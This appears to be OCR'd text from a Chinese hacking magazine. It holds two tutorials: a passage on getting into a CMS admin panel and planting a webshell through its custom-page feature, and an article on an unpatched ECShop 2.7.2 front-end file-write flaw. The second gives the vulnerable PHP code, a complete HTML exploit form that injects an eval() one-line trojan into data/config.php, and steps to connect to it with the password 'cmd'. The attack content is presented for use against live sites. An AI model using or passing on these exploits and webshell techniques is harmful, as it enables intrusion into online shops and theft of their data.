


图2




图3

回车后，如图3这样就成功了。然后在地址后面加上/admin/Admin_Manage.asp 就可以直接进入后台了，如图4。




图4

二、拿Webshell

进入后台以后，大家不要去找上传文件的地方了，因为这套系统检测很严格，上传类型加了asp、php也不行。这里告诉大家一个捷径，就是在功能菜单下有个自定义页面。这就等于为我们准备好小马了^_^，如图5。




图5

然后在右边点击添加，"小马"就要出现了。现在就可以把我们的shell复制进去，如图6，点击提交，可以看到已经成功了，如图7、图8。

到这里已经拿到了后台和shell，总的来说还是挺简单的，希望大家不要做坏事测试提醒为主。




图6

页面名称	文件路径
黑客X档案	(√) hackerxfiles.asp
帮助中心	(√) About/Help.Html
免责声明	(√) About/Item.Html

图7

补充：对于知道后台认证码的朋友，可以通过修改代码escape("WRMPS6")中的WRMPS6为自己所知道的认证码就可以了。




图8

（本文所涉及的寂寞日落专版ASP后门本期光盘已收录）

秒杀ecshop的前台写shell 0day

txcbg

ECSHOP号称最大的开源网店系统，官方是这样介绍它的：“ECShop网店系统是一套免费开源的网上商店软件，无论在稳定性、代码优化、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面都居国内外同类产品领先地位。”

按照小菜我的理解，作为一款网店系统，系统的安全性应该摆在很重要的位置，但ECSHOP却好像漏洞不断，我记得光我就不只一次给大家介绍过ECSHOP的漏洞了。也许是很多漏洞挖掘牛人在挖它的漏洞吧。就在前几天，xhming大牛又公布了一个ECSHOP前台写shell的0day，利用漏洞获得shell非常简单，可以说是秒杀。截止我写稿时，从官方下载的ECSHOP的最新版本也存在这个漏洞，官方还没有出相应的补丁或对软件进行升级修补这个漏洞。

ECSHOP出现新漏洞对我等小菜来说是件好事，因为又有拿shell的漏洞了，哈哈。也希望ECSHOP在漏洞挖掘者的鞭策下能把ECSHOP做的更安全，更优秀，毕竟网店系统涉及网络交易，不是闹着玩的。

一、漏洞简介

出现漏洞的文件是demo目录下的index.php，出问题的关键代码如下：

```
if (!empty($_POST['lang']))
{
    $lang_charset = explode('_', $_POST['lang']);
    $updater_lang = $lang_charset[0].'_'.$lang_charset[1];
    $ec_charset = $lang_charset[2];
}
.........................................
$updater_lang_package_path = ROOT_PATH . 'demo/languages/' . $updater_lang . '_' . $ec_charset .'.php';

if (file_exists($updater_lang_package_path))
{
    include_once($updater_lang_package_path);
    $smarty->assign('lang', $_LANG);
}
else
{
    die('Can\'t find language package!');
}

/* 初始化流程控制变量 */
```

```
$step = isset($_REQUEST['step']) ? $_REQUEST['step'] : 'sel_lang';

$smarty->assign('ec_charset', $ec_charset);
$smarty->assign('updater_lang', $updater_lang);
switch($step)
{
    case 'readme' :
        write_charset_config($updater_lang, $ec_charset);

function write_charset_config($lang, $charset)
{
        $config_file = ROOT_PATH . 'data/config.php';
    $s = file_get_contents($config_file);
    $s = insertconfig($s, "/\?\>/","");
        $s = insertconfig($s, "/define\('EC_LANGUAGE',\s*'.*?'\);/i", "define('EC_LANGUAGE', '" . $lang . "');");
        $s = insertconfig($s, "/define\('EC_CHARSET',\s*'.*?'\);/i", "define('EC_CHARSET', '" . $charset . "');");
    $s = insertconfig($s, "/\?\>/","?>");
    return file_put_contents($config_file, $s);
}
```

关于漏洞的详细介绍请看漏洞出处：http://bbs.wolvez.org/viewtopic.php?id=187。

二、漏洞利用方法

具体的漏洞分析我也不会，直接来看怎么利用这个漏洞来获得shell。目前ECSHOP的最新版本为ECShop V2.7.2 Release0604，我从官方下载了GBK版本的ECShop_V2.7.2_GBK_Release0604，在虚拟机的PHP环境中把ECSHOP安装了起来，网站访问地址为http://127.0.0.1/ecshop/（如图1）。

在http://bbs.wolvez.org/viewtopic.php?id=187中xhming给出了一个漏洞利用的EXP，是一个用于提交数据的html文件，两次提交后会自动打开demo/index.php，页面上会显示phpinfo，xhming说了，提交内容可以随意，言下之意就是你可以自己构造提交内容直接获得shell而不是象征性的执行phpinfo()函数。但并不是每个小菜都会构造直接获得shell的提交内容，好在Mr.LP在xhming的EXP的基础上修改后给出了可以直接获得shell的EXP，EXP的代码如下：


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>ecshop v2.72 前台写shell漏洞 by: xhm1n9 ,Mr.LP 修改</title>
    </head>

    <body>

    <form method="post" name="register" action="http://www.t00ls.net/demo/index.php">
        <h3>ecshop v2.72 前台写shell漏洞 by: xhm1n9 ,Mr.LP 修改</h3>

        <input type="text" name="lang" size="80" value="');@eval($_POST[cmd]);#_/../../templates/readme" />
        <input type="hidden" name="step" value="readme" />
        <button class="submit" type="submit" name="regsubmit" value="true">提交</button>

    </form>
    <p>
```


图1

使用方法：

1.修改form 中action 的内容为需要网址。

2.提交表单一次。

3.连接一句话木马 [url]http://www.t00ls.net/data/config.php[/url] 密码为 cmd。

把上面代码保存为exp.html，直接打开发现有乱码（如图2）。把“charset=utf-8”修改为“charset=gbk”后乱码问题解决了（如图3）。




图2

